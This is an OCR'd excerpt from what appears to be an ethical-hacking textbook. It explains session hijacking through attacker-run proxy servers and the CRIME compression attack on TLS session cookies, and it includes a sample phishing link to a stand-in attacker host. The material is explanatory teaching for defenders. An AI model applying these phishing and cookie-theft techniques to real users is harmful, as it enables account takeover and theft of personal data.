
Session Hijacking Using Proxy Servers

- An attacker lures the victim to **click on a bogus link**, which looks legitimate but redirects the user to the attacker server
- The attacker forwards the request to the legitimate server on behalf of the victim and **serves as a proxy** for the entire transaction
- The attacker then **captures the session's information** during the interaction of the legitimate server and user

"<a href="http://reallybadguys.com/gotcha.php">
Click here for a 50% discount at Amazon.com!
1
Sends email with malicious link
Attacker
Victim
2
When clicked, redirects user to attacker server
Forwards request to the legitimate server on behalf of victim
3
4
Serves as a proxy for the entire transaction
Attacker Server
(reallybadguys.com)
Legitimate Server
(amazon.com)

Session Hijacking Using Proxy Servers

An attacker lures the victim to click on a fake link, which appears legitimate but redirects the user to the attacker's server. The attacker then forwards the request to the legitimate server on behalf of the victim and serves as a proxy for the entire transaction. Acting as a proxy, the attacker captures the session information during the interaction between the legitimate server and user.




"<a href="http://reallybadguys.com/gotcha.php">
Click here for a 50% discount at Amazon.com!
1
Sends email with malicious link
Attacker
Victim
2
When clicked, redirects user to attacker server
Forwards request to the legitimate server on behalf of victim
3
4
Serves as a proxy for the entire transaction
Attacker Server
(reallybadguys.com)
Legitimate Server
(amazon.com)

Figure 11.17: Session hijacking using proxy servers

Session Hijacking Using CRIME Attack

- Compression Ratio Info-Leak Made Easy (CRIME) is a client-side attack that exploits the vulnerabilities present in the **data compression** feature of protocols, such as SSL/TLS, SPDY, and HTTPS
- Attackers hijack the session by decrypting secret **session cookies**
- The authentication information obtained from the session cookies is used to establish a **new session** with the web application


Attacker tricks victim to click malicious link which contains malicious CRIME JavaScript
Established HTTPS Session
Sniffs HTTPS Traffic and captures the cookies
Victim
1
2
3
4
Attacker
Server
HTTPS Request Cookie:usr=ABCD24A, Cookie:usr=0
Total Length:384
HTTPS Request Cookie:usr=ABCD24A, Cookie:usr=AE
Total Length:376
HTTPS Request Cookie:usr=ABCD24A, Cookie:usr=A
Attacker successfully predicts the first character of cookie
Total Length:360
Attacker follows the same process to predict the other characters of the cookie
Attacker successfully establishes HTTPS Session

Session Hijacking Using CRIME Attack

Compression Ratio Info-Leak Made Easy (CRIME) is a client-side attack that exploits vulnerabilities in the data-compression feature of protocols such as SSL/Transport Layer Security (TLS), SPDY, and HTTP Secure (HTTPS). The possibility of mitigation against HTTPS compression is low, which makes this vulnerability even more dangerous than other compression vulnerabilities.

When two hosts on the Internet establish a connection using HTTPS, a TLS session is established, and the data are transmitted in an encrypted form. Hence, it is difficult for an attacker to read or modify the messages between the two hosts. When a user logs into a web application, authentication data are stored in a cookie. Whenever the browser sends an HTTPS request to the web application, the stored cookie is used for authentication. In this attack, the attacker attempts to access the authentication cookie to hijack the victim's session.

In HTTPS, cookies are compressed using a lossless data compression algorithm (DEFLATE) and then encrypted. Hence, it is difficult for an attacker to obtain the value of the cookie with simple sniffing.

To perform a CRIME attack, an attacker must use social engineering techniques to trick the victim into clicking on a malicious link. When the victim clicks on the malicious link, it either injects malicious code into the victim's system or redirects the victim to a malicious website. If the victim has already established an HTTPS connection with a secured web application, the attacker sniffs the victim's HTTPS traffic using techniques such as ARP spoofing. Through sniffing, the attacker captures the cookie value from the HTTPS messages and sends multiple HTTPS requests to the web application with that cookie prepended with a few random characters. Subsequently, the attacker monitors the traffic between the victim and web application to obtain the compressed and encrypted value of the cookie. After capturing the cookie, the attacker analyzes the cookie length and predicts the actual value of the authentication cookie. After obtaining the authentication cookie, the attacker impersonates the victim and hijacks the victim's session with the secure web application to steal confidential information such as passwords, social security numbers, and credit card numbers. Attackers use tools such as CrimeCheck to detect whether a web server has TLS or HTTP compression enabled and are thus vulnerable to CRIME attacks.


